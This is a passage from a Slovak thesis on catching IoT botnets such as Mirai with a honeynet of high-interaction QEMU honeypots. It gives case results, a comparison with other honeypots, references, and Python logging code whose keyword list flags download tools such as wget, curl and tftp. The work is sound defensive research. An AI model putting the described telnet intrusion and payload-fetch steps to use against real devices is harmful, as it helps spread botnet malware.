Ako môžeme vidieť, tieto príkazy vykonávajú len neškodnú činnosť – testujú si prostredie. V mnohých prípadoch sa spojenie z danej zdrojovej IP adresy už neopakovalo, alebo ak áno, tak vykonávalo stále tie isté príkazy. Neskôr sme zaznamenali komunikáciu z IP adries, ktoré sa do tej chvíle neobjavili, ale prihlasovacie údaje zadali správne na prvý pokus. Na základe tohto usudzujeme, že útočník minimálne postupuje v 2 krokoch. Z jedného zariadenia testuje, či zariadenie je zraniteľné a aké sú prihlasovacie údaje. V tomto prípade možno hovoriť o prieskumnom útoku, aj keď dôjde k prieniku do systému. Útočník vykonáva len prieskumnú činnosť a zisťuje si prihlasovacie údaje a prostredie systému. Predpokladáme, že tieto údaje sa ukladajú v zdieľanej databáze. V druhom kroku prebieha už samotný útok na systém. Zaujímavosťou je, že na túto aktivitu sa nepoužívajú zariadenie pre prieskumné útoky. Tieto závery usudzujeme na základe toho, že zariadenia, ktoré predtým nekomunikovali s našimi honeypotmi, poznali prihlasovacie údaje.


V nasledujúcich podkapitolách sa bližšie budeme venovať dvom prípadom šírenia botnetu, ktoré sme zaznamenali na virtuálnom honeynete.

6.1 Detekcia neznámeho útoku

Príkladom je aj komunikácia jedného z našich honeypotov s IP adresou 118.72.8.189, ktorá má polohu v Číne. Po úspešnom prihlásení zadal postupne príkazy, ktoré sú uvedené na Obr. č. 21. Následne došlo k prerušeniu spojenia.

Obr. 21 Príkazy v prvom prípade detekcie

Po niekoľkých sekundách došlo k novému prihláseniu z tej istej IP adresy. Prvé kroky boli totožné s tými, ktoré sú zobrazené na obrázku č. 21. Po týchto príkazoch útočník pokračoval ďalej. Skúšal zmazať súbory, ktoré začínali na 81c46036 a skúšal to v rôznych adresároch systému. Posledné dva príkazy, ktoré vykonal útočník boli zaujímavé (**Error! Reference source not found.**).



Obr. 22 Príkazy v prvom prípade detekcie (koniec telnet aktivity)

Pomocou nich bol prevzatý binárny súbor, ktorý bol následne aj spustený. Ďalej už nevykonával aktivitu na telnet službe. Tento súbor sme prevzali a otestovali voči dvom online službám na testovanie škodlivého kódu. Jedným bol **Virustotal.com [79]** a druhou **Malwr.com [80].** Obe tieto služby potvrdili, že tento binárny súbor je cielený pre zariadenia s procesorom MIPS. Honeypot, na ktorom tento útok prebehol, bol tejto

architektúry. Taktiež potvrdili, že po spustení ďalej prebieha sieťová komunikácia, presnejšie sa dopytuje na webové služby. Nám sa ale túto aktivitu už bohužiaľ nepodarilo zachytiť, pretože sa program sniff.py neočakávane sám zastavil. Stalo sa tak pre implementačnú chybu, ktorú sme hneď na to opravili.

Zaujímavé je zistenie, že všetky antivírusové programy, ktoré boli testované v online službách považovali tento binárny súbor za neškodný. A navyše bol tento binárny súbor na tieto služby nahraný prvý krát práve nami. Celý zaznamenaný priebeh aj s binárnym súborom sa nachádza v prílohe tejto práce. MD5 odtlačok tohto súboru je 75286a5d4ad2779dab95a831477f2d19.

6.2 Detekcia botnetu Mirai

Pomocou virtuálneho honeynetu sa nám podarilo zachytiť šírenie **botnetu Mirai**, ktorý sme niekoľkokrát spomínali v tejto záverečnej práci. Uvedieme jeden konkrétny prípad, v ktorom prebiehala komunikácia so zariadením s IP adresou 45.115.112.214, nachádzajúcou sa v Bangladéši.

Najprv sme zaznamenali niekoľko neúspešných pokusov o prihlásenie. Útočník používal prihlasovacie údaje, ktoré sme zaznamenali v takomto poradí už niekoľkokrát. Potom nastalo úspešné prihlásenie s užívateľom root a heslom root. Pomocou príkazov, ktoré sú uvedené na obrázku č. 23, otestoval prostredie, v ktorom sa nachádza.

Obr. 23 Mirai - počiatočné príkazy nakazenia

V ďalšom kroku sa pokúsil vymazať niekoľko súborov z adresára /var. Neskôr sa doň presunul a vytvoril súbor s názvom upnp. Pomocou príkazu echo doň v niekoľkých

krokoch opakovane vkladal znaky zdrojového kódu. Ďalším príkazom sa pokúsil tento súbor spustiť. Program sniff.py v tejto chvíli zaznamenal UDP komunikáciu na porte 69, ktorý však náš firewall blokuje, takže nemohlo dôjsť k vykonaniu zamýšľanej činnosti. Na tomto porte funguje služba tftp, ktorá slúži na prenos súborov. Niekoľko krát sa opakoval tento postup. Keďže v žiadnom prípade nebol úspešný, v ďalšom kroku zavolal priamo príkaz, ktorý využíva tftp na prebratie súboru. Tento však tiež nebol úspešný. Tento príkaz bol zadaný len raz a po ňom už nasledovala postupnosť príkazov využívajúcich program wget na prevzatie súborov. Útočník sa pokúsil prevziať niekoľko súborov s rôznymi príponami. Každá prípona predstavovala inú architektúru, takže môžeme predpokladať, že ide o škodlivý kód cielený na rôzne architektúry. Túto skutočnosť sme si aj neskôr potvrdili. Po zadaní každého z týchto príkazov na prevzatie súborov sme zaznamenali komunikáciu na porte 280. Práve tento port použil ako cieľový v URL adrese. Keďže aj tento port nebol povolený na našom firewalle, súbory sa mu nepodarilo prevziať. Po tomto neúspechu bolo spojenie prerušené. Približne o pol hodinu sa táto aktivita zopakovala z tejto IP adresy znova a postup bol úplne rovnaký.

Aj keď sa útočníkovi nepodarilo súbory prevziať, nášmu programu filedown.py sa to podarilo. Všetky súbory sme nechali otestovať voči už spomínaným online službám Virustotal.com a Malwr.com. Taktiež sme v týchto súboroch našli slovo MIRAI, takže sme mohli predpokladať, že ide o práve tento botnet. Toto tvrdenie potvrdili obe online služby, ktoré sme použili na testovanie súborov. Taktiež sa potvrdilo, že tieto binárne súbory boli kompilované pre rôzne architektúry procesorov a prípony súborov vyjadrovali architektúru, pre ktorú bol daný súbor určený. Tieto binárne súbory už boli detegované veľkou časťou antivírusových programov, ktoré boli pri testoch použité. Zaujímavé je, že aj keď útok prišiel z Bangladéša, súbory boli prevzaté z Číny. Údaje o tomto útoku sú v prílohe E. Keďže bol tento útok rozsiahly, ponechali sme ich v podobe databázy. Súčasne sú súčasťou prílohy aj stiahnuté súbory.

6.3 Vyhodnotenie činnosti honeynetu

Zaznamenaním aktivít botnetov sme si overili funkčnosť nášho riešenia. Využitie honeypotov pri detekcii botnetov sme sa venovali v kapitole 3.5. Zo spomenutých honeypotov je iba **IoTPOT [38]** schopný podobných výsledkov, pretože tiež zaznamenáva príkazy útočníka a ukladá prevzaté súbory. Autori v článku rozoberajú podobné prípady, ktoré zaznamenali pomocou ich honeypotov. Podarilo sa im

zaznamenať príkazy procesu nakazenia a zozbierať binárne súbory, ktoré boli prevzaté pri tejto činnosti. Ich riešenie však ráta s nízko interaktívnym typom honeypotu a sandboxom (kontrolovaným prostredím), v ktorom spúšťajú nové zaznamenané príkazy. Tento postup sa dá použiť len pri automatizovaných útokoch, pretože pre ich nízko interaktívny honeypot museli zadefinovať dvojice príkaz – odpoveď.

Ďalším spomínaným honeypotom bol **nepenthes [35].** Tento však emuluje zraniteľnosti na systéme Microsoft Windows, takže nie je vhodný pre zber takýchto údajov. Súčasne ide o nízko interaktívny honeypot. Dokáže zbierať škodlivý kód, ktorý sa nejakou zraniteľnosťou dostal k nemu.

Honeypot **HonTel [39]** je dobre navrhnutý honeypot z pohľadu funkčnosti. Autori však dostatočne neimplementovali podstatnú časť honeypotu a to je zber údajov. Výstupy z tohto honeypotu je možné analyzovať len veľmi obtiažne. V našom honeynete ukladáme príkazy útočníkov do databázy a pridávame časovú pečiatku. V prípade HonTel ide iba o jednoduchý výstup zadaných príkazov do logovacej konzoly.

Honeypot **MTPot [21]** potrebuje množinu dvojíc príkaz – odpoveď. Na základe takejto množiny dokáže reagovať na príkazy. Takéto riešenie však nedokáže odhaliť nové postupy. V prípade ak útočník využíva príkaz, na ktorý nemá odpoveď tak zlyhá. Naše honeypoty sú však vysoko interaktívne a predstavujú reálny systém, ktorý útočník očakáva. MTPot dokáže zaznamenať príkazy zadané do konzoly pomocou telnetu, ale len do doby, kým útočníkovi dokáže dať odpovede na príkazy.

Náš honeynet využíva vysoko interaktívne honeypoty, takže celá aktivita botnetov sa odohráva na nich. Z tohto dôvodu nie je potrebné emulovať žiadnu zo služieb systému. Výhodou virtuálneho honeynetu je aj možnosť pripojiť do siete honeynetu akékoľvek zariadenie, ktoré komunikuje prostredníctvom služby telnet. Aj keď to autori článku neuvádzajú, predpokladáme, že túto možnosť má aj honeypot IoTPOT, avšak v jeho prípade ide úž o sandbox, ktorým by toto zariadenie mohlo byť a nie samotný honeypot, pretože využívajú nízko interaktívne honeypoty.

Záver

Botnety sú v súčasnej dobe reálnou hrozbou, ktorá je využívaná pri viacerých útokoch (napr. DDoS). Čím ďalej, tým viac sa stretávame so situáciou, že sa súčasťou botnetu stanú aj naše domáce zariadenia, ako smerovače, digitálne video rekordéry alebo iné rôzne IoT (Internet of Things) zariadenia. Tieto zariadenia sa pripájajú na internet a nezanedbateľný počet z nich má slabé zabezpečenie v podobe prednastavených prihlasovacích údajov. V tejto práci sme sa zaoberali botnetmi využívajúcimi tieto zariadenia.

Prvým cieľom tejto záverečnej práce bolo analyzovať možnosti využitia honeypotov pri analýze botnetov. Tomuto cieľu sme sa venovali v druhej kapitole tejto práce. V rámci tejto kapitoly sme rozoberali princípy a rozdelenie honeypotov podľa zvolených kritérií. Pri každom type honeypotu sme analyzovali možnosti použitia tohto typu pri detekcii, resp. analýze botnetov. Svoju analýzu sme doplnili o niekoľko existujúcich implementácii honeypotov, ktoré vo väčšej, resp. menšej miere je možné použiť pre tento účel. Ďalšou súčasťou druhej kapitoly bola analýza základných požiadaviek kladených na honeynet. Pri analýze sme zohľadňovali možnosti použitia honeynetov pri analýze škodlivého kódu a detekcii botnetov. Navyše kapitola 3.5. sa venujeme konkrétnym honeypotom, ktoré je možné použiť pri analýze botnetov.

Druhým cieľom tejto práce bolo porovnanie aktuálnych prístupov k detekcii botnetov. Tento cieľ je splnený v tretej kapitole, ktorá popisuje možné prístupy a nástroje k detekcii botnetov. Prístupy detekcie botnetov je možné rozdeliť do dvoch kategórii, a to na prístupy založené na honeypotoch a na prístupy založené na systémoch na detekciu prienikov (Intrusion detection system). Postupne sme v rámci kapitoly analyzovali štyri kategórie prístupov, a to založené na signatúrach (signature-based), anomáliách (anomaly-based), DNS komunikácii (DNS-based) a data-miningu. Ku každému postupu sme pridali niekoľko konkrétnych riešení a implementácií. Ako sme už vyššie spomenuli, v závere kapitoly sme sa zamerali na prístupy využívajúce honeypoty.

Hlavným cieľom našej práce bolo navrhnúť a implementovať nástroj na detekciu botnetov pomocou honeypotov. Na základe analýzy honeypotov a honeynetov (kapitola 2) sme sa rozhodli vybudovať virtuálny honeynet pozostávajúci z vysoko interaktívnych honeypotov. Keďže škodlivý kód, ktorým sa botnety šíria, je kompilovaný na konkrétnu architektúru, rozhodli sme sa, že každý z honeypotov bude používať inú architektúru procesora. Tento cieľ práce je splnený v štvrtej kapitole (návrh systému) a piatej kapitole

(implementácia systému). Vo virtuálnom honeynete sledujeme a zaznamenávame sieťovú komunikáciu a príkazy z telnet komunikácie. Z týchto zdrojov následne vyberáme údaje, ktoré sú použité pre následnú analýzu. Keďže ide o virtuálny honeynet, výberom vhodnej virtualizačnej platformy sa venujeme v kapitole 4.2. Na základe analýzy sme sa rozhodli použiť plnú virtualizáciu a nástroj QEMU.

Pri implementácii virtuálneho honeynetu (kapitola 5) sme sa venovali všetkým dôležitým častiam honeynetu, ktoré sme opísali v druhej kapitole tejto práce. Okrem zberu údajov (data capture), sme sa zamerali aj na bezpečnostný aspekt honeynetu (data control). Tento aspekt sme implementovali v rámci základného modulu pre kontrolu toku údajov pomocou firewallu.

Honeypotom v rámci virtuálneho honeynetu sme pridelili verejné IP adresy z rozsahu univerzitnej výskumnej siete. Virtuálny honeynet sme sprístupnili pomocou služby telnet širokej verejnosti na internete. Zraniteľnosťou, ktorou sme uľahčili prístup útočníkom, boli jednoduché prihlasovacie údaje (napr. admin/admin, root/root).

Na základe zaznamenaných útokov, ktorých príklady sme uviedli v šiestej kapitole, vieme konštatovať, že náš virtuálny honeynet bol navrhnutý a implementovaný správne. Podarila sa nám viacnásobná detekcia botnetu Mirai. Okrem toho sme zachytili aj činnosti iných botnetov, ktoré útočili na náš virtuálny honeynet. Týmto sme si overili činnosť zberu údajov (data capture). Navyše aj riadenie toku údajov (data control) bolo tiež úspešne otestované, a to v prípadoch, keď sa útočník dostal do systému honeypotu, ale nedokázal z neho útočiť ďalej. Nakoniec sme porovnali náš návrh s existujúcimi honeypotmi.

Virtuálny honeynet, ktorý sme navrhli a implementovali, je zdrojom údajov o botnetoch. Tieto údaje a následne aj informácie z nich získané je možné použiť k zabezpečeniu zariadení pred infikovaním škodlivým kódom a následným zapojením do botnetu. Zaujímavým využitím nášho honeynetu by mohol byť nástroj, ktorý by dokázal testovať zariadenia voči útokom botnetov. Zo zaznamenanej komunikácie je možné vytvoriť vektor útoku a následne je možné ho testovať na príslušnom zariadení umiestnenom v kontrolovanom prostredí (sandboxe). Takýto nástroj by mohol byť pokračovaním tejto záverečnej práce.

Zoznam použitej literatúry

[1] ESLAHI, M. et al. 2012. Bots and botnets: An overview of characteristics, detection and challenges. In: *Control System, Computing and Engineering (ICCSCE),* 2012 IEEE International Conference on. IEEE, 2012. s. 349-354.

[2] GIBBS, P. M. 2014. Botnet Tracking Tools. SANS Institute. InfoSec Reading Room. 2014. 34 s., 2014.

[3] LIMARUNOTHAI, R. et al. 2015. Trends and Challenges of Botnet Architectures and Detection Techniques. Journal of Information Science & Technology, 5.1. 2015.

[4] FARNHAM, G. - ATLASIS, A. 2013. Detecting DNS tunneling. InfoSec Reading Room, 2013.

[5] PROVOS, N. - HOLZ, T. 2007. Virtual honeypots: from botnet tracking to intrusion detection. Pearson Education, 2007.

[6] JOSHI, R. C. - SARDANA, A. 2011. Honeypots: a new paradigm to information security. CRC Press, 2011.

[7] BRUNNER, M. 2012. Integrated honeypot based malware collection and analysis. Master's thesis, Der Fernuniversitat in Hagen, 2012.

[8] Honeypot Artillery [online]. [cit. 2017-04-30]. Dostupné z: https://github.com/ BinaryDefense/artillery

[9] CELEDA, P. et al. 2010. Embedded malware-an analysis of the chuck norris botnet. In: *Computer Network Defense (EC2ND), 2010 European Conference on. IEEE*, 2010. s. 3-10.

[10] Honeypot Sebek [online]. [cit. 2017-04-30]. Dostupné z: https://projects. honeynet.org/sebek/

[11] Honeypot Conpot [online]. [cit. 2017-04-30]. Dostupné z: http://conpot.org

[12] Honeypot HonSSH [online]. [cit. 2017-04-30]. Dostupné z: https://github.com /tnich/honssh

[13] Honeypot Kippo [online]. [cit. 2017-04-30]. Dostupné z: https://github.com/ desaster/kippo

[14] Honeypot Dionaea [online]. [cit. 2017-04-30]. Dostupné z: http://dionaea. readthedocs.io/en/latest/

[15] Honeypot Thug [online]. [cit. 2017-04-30]. Dostupné z: https://buffer.github.io /thug/

[16] Honeypot Pwnypot [online]. [cit. 2017-04-30]. Dostupné z: https://github.com/jamu/pwnypot

[17] Honeypot HoneyWRT [online]. [cit. 2017-04-30]. Dostupné z: https://github.com/CanadianJeff/honeywrt

[18] Projekt Telnetlogger [online]. [cit. 2017-04-30]. Dostupné z: https://github.com/robertdavidgraham/telnetlogger

[19] Mirai botnet [online]. [cit. 2017-04-30]. Dostupné z: https://github.com/jgamblin/Mirai-Source-Code

[20] QUYNH, N. A. - TAKEFUJI, Y. 2005. A novel stealthy data capture tool for honeynet system. In: *Proceedings of the 4th WSEAS Int. Conf. on Information Security, Communications and Computers*. Tenerife, Spain, December. 2005. s. 16-18.

[21] Honeypot MTPot [online]. [cit. 2017-04-30]. Dostupné z: https://github.com/Cymmetria/MTPot

[22] Honeynet [online]. [cit. 2017-04-30]. Dostupné z: http://old.honeynet.org/papers/honeynet/

[23] CAVNAR, W. B. et al. 1994. N-gram-based text categorization. Ann Arbor MI, 1994, 48113.2: s. 161-175.

[24] GOEBEL, J. - HOLZ, T. 2007. Rishi: Identify Bot Contaminated Hosts by IRC Nickname Evaluation. HotBots, 2007, 7: 8-8.

[25] GU, G. et al. 2008. BotMiner: Clustering Analysis of Network Traffic for Protocol-and Structure-Independent Botnet Detection. In: *USENIX Security Symposium*. 2008. s. 139-154.

[26] GU, G. - ZHANG, J. - LEE, W. 2008. BotSniffer: Detecting botnet command and control channels in network traffic. 2008.

[27] Projekt BotSniffer [online]. [cit. 2017-04-30]. Dostupné z: http://www.gupiaoya.com/Soft/Soft_11821.htm

[28] BINKLEY, J. R. - SINGH, S. 2006. An Algorithm for Anomaly-based Botnet Detection. SRUTI, 2006, 6: 7-7.

[29] ASSADHAN, B. et al. 2009. Detecting botnets using command and control traffic. In: *Network Computing and Applications*, *2009.* NCA 2009. Eighth IEEE International Symposium on. IEEE, 2009. s. 156-162.

[30] Priestley, M. B. 1982. Spectral Analysis and Time Series. Academic Press, 1982.

[31] SHARAFAT, A. R. - RASTI, M. - YAZDIAN, A. 2003. Neural Network Based Anomaly Detection in Computer Networks: A Novel Training Paradigm. In: *CAINE*. 2003. s. 50-53.

[32] MASUD, M. M. et al. 2008. Flow-based identification of botnet traffic by mining multiple log files. In: *Distributed Framework and Applications*, 2008. DFmA 2008. First International Conference on. IEEE, 2008. s. 200-206.

[33] DAGON, D. 2005. Botnet detection and response. In: *OARC workshop*. 2005.

[34] LEE, J. et al. 2010. Tracking multiple C&C botnets by analyzing DNS traffic. In: *Secure Network Protocols (NPSec), 2010 6th IEEE Workshop on. IEEE*, 2010. s. 67-72.

[35] BAECHER, P. et al. 2006. The nepenthes platform: An efficient approach to collect malware. In: *International Workshop on Recent Advances in Intrusion Detection*. Springer Berlin Heidelberg, 2006. s. 165-184.

[36] SQALLI, M. - ALSHAIKH, R. - AHMED, E. 2010. A distributed honeynet at KFUPM: a case study. In: *International Workshop on Recent Advances in Intrusion Detection*. Springer Berlin Heidelberg, 2010. s. 486-487.

[37] Projekt Honeywall [online]. [cit. 2017-04-30]. Dostupné z: https://projects.honeynet.org/honeywall/

[38] PA, Y. M. P. et al. 2015. IoTPOT: analysing the rise of IoT compromises. EMU, 2015, 9: 1.

[39] Honeypot HonTel [online]. [cit. 2017-04-30]. Dostupné z: https://github.com/stamparm/hontel

[40] ANGRISHI, K. 2017. Turning Internet of Things (IoT) into Internet of Vulnerabilities (IoV): IoT Botnets. arXiv preprint arXiv:1702.03681, 2017.

[41] CAMPBELL, S. - JERONIMO, M. 2006. An introduction to virtualization. Published in "Applied Virtualization", Intel, 2006.

[42] WALTERS, J.P. et al. 2008. A comparison of virtualization technologies for HPC. In: *Advanced Information Networking and Applications*, *2008*. AINA 2008. 22nd International Conference on. IEEE, 2008. s. 861-868.

[43] Projekt Virtualbox [online]. [cit. 2017-04-30]. Dostupné z: https://www.virtualbox.org

[44] Projekt Vmware [online]. [cit. 2017-04-30]. Dostupné z: http://www.vmware.com/products/desktop-virtualization.html

[45] Projekt Qemu [online]. [cit. 2017-04-30]. Dostupné z: http://wiki.qemu.org/Main_Page

[46] Honeypot Qebek [online]. [cit. 2017-04-30]. Dostupné z: https://projects.honeynet.org/sebek/wiki/Qebek

[47] WIMMER, M. 2008. Virtual security. In: *The 1st Conference on Computer Security Incident Handling*. Vol.20. 2008.

[48] LEE, H. Virtualization Basics: Understanding Techniques and Fundamentals.

[49] Projekt KVM [online]. [cit. 2017-04-30]. Dostupné z: https://www.linux-kvm.org/page/Main_Page

[50] CHE, J. et al. 2010. A synthetical performance evaluation of openvz, xen and kvm. In: *Services Computing Conference (APSCC), 2010 IEEE Asia-Pacific*. IEEE, 2010. s. 587-594.

[51] Projekt LXC [online]. [cit. 2017-04-30]. Dostupné z: https://linuxcontainers.org/lxc/introduction/

[52] Projekt OpenVZ [online]. [cit. 2017-04-30]. Dostupné z: https://openvz.org/Main_Page

[53] Projekt Docker [online]. [cit. 2017-04-30]. Dostupné z: https://www.docker.com/what-docker

[54] Projekt Pikeos [online]. [cit. 2017-04-30]. Dostupné z: https://www.sysgo.com/products/pikeos-hypervisor/why-pikeos/

[55] Projekt OVPsim [online]. [cit. 2017-04-30]. Dostupné z: http://www.ovpworld.org/technology_ovpsim

[56] Projekt GXemul [online]. [cit. 2017-04-30]. Dostupné z: http://gxemul.sourceforge.net

[57] Projekt Qemu [online]. [cit. 2017-04-30]. Dostupné z: https://people.debian.org/~aurel32/qemu/

[58] Projekt Openwrt [online]. [cit. 2017-04-30]. Dostupné z: https://openwrt.org

[59] Linux command - telnetd [online]. [cit. 2017-04-30]. Dostupné z: http://linuxcommand.org/man_pages/telnetd8.html

[60] Projekt busybox [online]. [cit. 2017-04-30]. Dostupné z: https://www.busybox.net/about.html

[61] Projekt screen [online]. [cit. 2017-04-30]. Dostupné z: https://www.gnu.org/software/screen/

[62] The QCOW2 Image Format [online]. [cit. 2017-04-30]. Dostupné z: https://people.gnome.org/~markmc/qcow-image-format.html

[63] Projekt libvirt [online]. [cit. 2017-04-30]. Dostupné z: https://wiki.libvirt.org /page/Main_Page

[64] Linux Foundation Wiki - bridge [online]. [cit. 2017-04-30]. Dostupné z: https://wiki.linuxfoundation.org/networking/bridge

[65] Projekt Sqlite[online]. [cit. 2017-04-30]. Dostupné z: https://sqlite.org/about.html

[66] Projekt Moocher.io [online]. [cit. 2017-04-30]. Dostupné z: https://moocher.io/ docs/index.html

[67] Projekt iptlables [online]. [cit. 2017-04-30]. Dostupné z: https://linux.die.net/ man/8/iptables

[68] Projekt ebtlables [online]. [cit. 2017-04-30]. Dostupné z: http://ebtables.netfilter. org/index.html

[69] VAN DER ELZEN, I. - VAN HEUGTEN, J. 2017. Techniques for detecting compromised IoT devices. 2017.

[70] Projekt Tcpflow [online]. [cit. 2017-04-30]. Dostupné z: https://github.com/ simsong/tcpflow

[71] Projekt Tcpdump [online]. [cit. 2017-04-30]. Dostupné z: http://www.tcpdump .org/manpages/tcpdump.1.html

[72] Projekt Scapy [online]. [cit. 2017-04-30]. Dostupné z: http://www.secdev.org/ projects/scapy/doc/usage.html

[73] Projekt IRC Parser [online]. [cit. 2017-04-30]. Dostupné z: https://github.com /zqzas/Network-Analyzer/tree/master/prob3_irc

[74] Python geoip [online]. [cit. 2017-04-30]. Dostupné z: http://pythonhosted.org /python-geoip/

[75] Pythom modul urllib [online]. [cit. 2017-04-30]. Dostupné z: https://docs.python.org/2/library/urllib.html

[76] Projekt Flask [online]. [cit. 2017-04-30]. Dostupné z: http://flask.pocoo.org

[77] Projekt DataTables [online]. [cit. 2017-04-30]. Dostupné z: https://datatables.net

[78] Projekt Multirbl [online]. [cit. 2017-04-30]. Dostupné z: http://multirbl.valli.org

[79] Projekt Virustotal [online]. [cit. 2017-04-30]. Dostupné z: https://www. virustotal.com

[80] Projekt Malwr [online]. [cit. 2017-04-30]. Dostupné z: https://malwr.com/about/

Prílohy

Príloha A: Zdrojový kód programu telnet.py

Príloha B: Zdrojový kód programu sniff.py

Príloha C: Zdrojový kód programu collectip.yp

Príloha D: Zdrojový kód programu filedown.py

Príloha E: DVD médium

Príloha A: Zdrojový kód programu telnet.py

```
#! /usr/bin/python

import subprocess
import dbhoney
import conf
import re

proc = subprocess.Popen(['sudo','tcpflow', '-c', '-i',
conf.interface ] + conf.snifffilter_list  + \
['and', 'dst', 'port', '23'],stdout=subprocess.PIPE)
db = dbhoney.DBhoney()



#sessins
class Sessions:
    sessions = []

    @staticmethod
    def exists_session(Src, Dst, SPort, DPort):
        i = 0
        while i < len(Sessions.sessions):
            if Src == Sessions.sessions[i][0] and Dst ==
Sessions.sessions[i][1] and \
            SPort == Sessions.sessions[i][2] and DPort ==
Sessions.sessions[i][3]:
                return True
            i = i + 1
        return False

    @staticmethod
    def create_session(Src, Dst, SPort, DPort):
        if not Sessions.exists_session(Src, Dst, SPort, DPort):
            Sessions.sessions.append([Src, Dst, SPort, DPort, [],
0])

    @staticmethod
    def write_session_string(Src, Dst, SPort, DPort, text_string):
        Sessions.create_session(Src, Dst, SPort, DPort)
        i = 0
        while i < len(Sessions.sessions):
            if Src == Sessions.sessions[i][0] and Dst ==
Sessions.sessions[i][1] and \
            SPort == Sessions.sessions[i][2] and DPort ==
Sessions.sessions[i][3]:

Sessions.sessions[i][4].append(text_string.rstrip("\n"))
```

```
                Sessions.sessions[i][5] = Sessions.sessions[i][5] +
1
                if "\r" in text_string:
                    s = ''.join(Sessions.sessions[i][4])
                    down = 0
                    if "wget" in s or "echo" in s or "ftp" in s or
"sftp" in s or "tftp" in s or \
                    "curl" in s or "scp" in s or "busybox" in s or
"bin" in s or "ftpget" in s:
                        down = 1
                    db.saveTelnetCommand(re.sub('\.\.', '.0.',
re.sub('\.[0]+', '.', \
                    Sessions.sessions[i][0]).lstrip("0")),
Sessions.sessions[i][2].lstrip("0"), \
                    re.sub('\.\.', '.0.', re.sub('\.[0]+', '.',
Sessions.sessions[i][1]).lstrip("0")), \
                    Sessions.sessions[i][3].lstrip("0"),
repr(s.rstrip("\r").strip("'").strip('"')), \
                    Sessions.sessions[i][5], down)
                    Sessions.sessions[i][4] = []
                    Sessions.sessions[i][5] = 0
            i = i + 1


try:
    for line in iter(proc.stdout.readline,''):
        rozdel = line.split(":", 1)
        st = rozdel[0].split("-", 1)
        source = st[0]
        target = st[-1]
        s = source.rsplit(".", 1)
        sport = s[-1]
        source = s[0]
        d = target.rsplit(".", 1)
        dport = d[-1]
        target = d[0]
        slovo = rozdel[-1][1:]
        Sessions.write_session_string(source, target, sport, dport,
slovo)
except KeyboardInterrupt:
    print "\n[*] Shutting Down..."
```

Príloha B: Zdrojový kód programu sniff.py

```
#! /usr/bin/python

from scapy.all import *
from scapy.layers import http
from irc import *
import sys
import dbhoney
import time
import datetime
import conf

SYN = 0x02
ACK = 0x10

dns_codes = {1 : "A", 28 : "AAAA", 5 : "CNAME", 15 : "MX", 12 :
"PTR"}

fnamedatetimestart = ""
ts = time.time()
fnamedatetimestart =
datetime.datetime.fromtimestamp(ts).strftime('%Y_%m_%d_%H_%M_%S')
pkts = []
iter = 0

def querysniff(pkt):
    global pkts
    global iter
    global pcapnum
    global fnamedatetimestart
    pkts.append(pkt)
    iter += 1
    if IP in pkt:
        ip_src = pkt[IP].src
        ip_dst = pkt[IP].dst
        if pkt.haslayer(DNS) and pkt.getlayer(DNS).qr == 0 and
(pkt.getlayer(DNS).qd.qtype == 1 \
        or pkt.getlayer(DNS).qd.qtype == 5 or
pkt.getlayer(DNS).qd.qtype == 15):
            db.saveDNS(str(ip_src), str(ip_dst),
str(pkt.getlayer(DNS).qd.qname)[:-1], None, \
            dns_codes.get(pkt.getlayer(DNS).qd.qtype,
pkt.getlayer(DNS).qd.qtype), 0)
        if pkt.haslayer(DNSRR) and (pkt.getlayer(DNSRR).type == 1
or pkt.getlayer(DNSRR).type == 5 \
        or pkt.getlayer(DNSRR).type == 15):
            dns = pkt['DNS']
```

```
            for i in range(dns.ancount):
                dnsrr = dns.an[i]
                db.saveDNS(str(ip_src), str(ip_dst),
str(dnsrr.rrname)[:-1], dnsrr.rdata, \
                dns_codes.get(dnsrr.type, dnsrr.type), 1)
        if pkt.haslayer('HTTPRequest'):
            HTTPRQ = pkt.getlayer(4)
            db.saveHTTPRequest(str(ip_src),
str(pkt.getlayer(TCP).sport), str(ip_dst), \
            str(pkt.getlayer(TCP).dport), str(HTTPRQ.Method),
str(HTTPRQ.Path), str(HTTPRQ.Host), \
            str(HTTPRQ.getfieldval('User-Agent')))
        if pkt.haslayer('HTTPResponse'):
            HTTPRR = pkt.getlayer(4)
            db.saveHTTPResponse(str(ip_src),
str(pkt.getlayer(TCP).sport), str(ip_dst),
str(pkt.getlayer(TCP).dport), \
            str(HTTPRR.getfieldval('Status-Line')),
str(HTTPRR.getfieldval('Location')), \
            str(HTTPRR.getfieldval('Server')),
str(HTTPRR.getfieldval('Content-Length')), \
            str(HTTPRR.getfieldval('Content-Type')))
        if pkt.haslayer('IRC'):
            db.saveIRC(str(ip_src), str(pkt.getlayer(TCP).sport),
str(ip_dst), \
            str(pkt.getlayer(TCP).dport),
str(pkt.getlayer('IRC').Prefix), \
            str(pkt.getlayer('IRC').Command),
str(pkt.getlayer('IRC').Parameter), \
            str(pkt.getlayer('IRC').Trailer))
        if pkt.haslayer(TCP):
            F = pkt.getlayer(TCP).flags
            if (F & SYN and F & ACK) or (F & SYN and not F & ACK):
                db.saveConnection(str(ip_src),
str(pkt.getlayer(TCP).sport), \
                str(ip_dst), str(pkt.getlayer(TCP).dport),
str("TCP"))
        if pkt.haslayer(UDP) and (pkt.getlayer(UDP).dport != 53 and
\
        pkt.getlayer(UDP).sport != 53):
            db.saveConnection(str(ip_src),
str(pkt.getlayer(UDP).sport), \
            str(ip_dst), str(pkt.getlayer(UDP).dport), str("UDP"))
    if iter == 1000:
        ts = time.time()
        fnamedatetimestop =
datetime.datetime.fromtimestamp(ts).strftime('%Y_%m_%d_%H_%M_%S')
        pname = "%spcaps/honeypcap%s:%s.pcap" % (conf.pcaps,
fnamedatetimestart, fnamedatetimestop)
```

```
        fnamedatetimestart =
datetime.datetime.fromtimestamp(ts).strftime('%Y_%m_%d_%H_%M_%S')
        wrpcap(pname, pkts)
        pkts = []
        iter = 0

db = dbhoney.DBhoney()

sniff(iface = conf.interface, filter = "
".join(conf.snifffilter_list), prn = querysniff, store = 0)
if len(pkts) > 0:
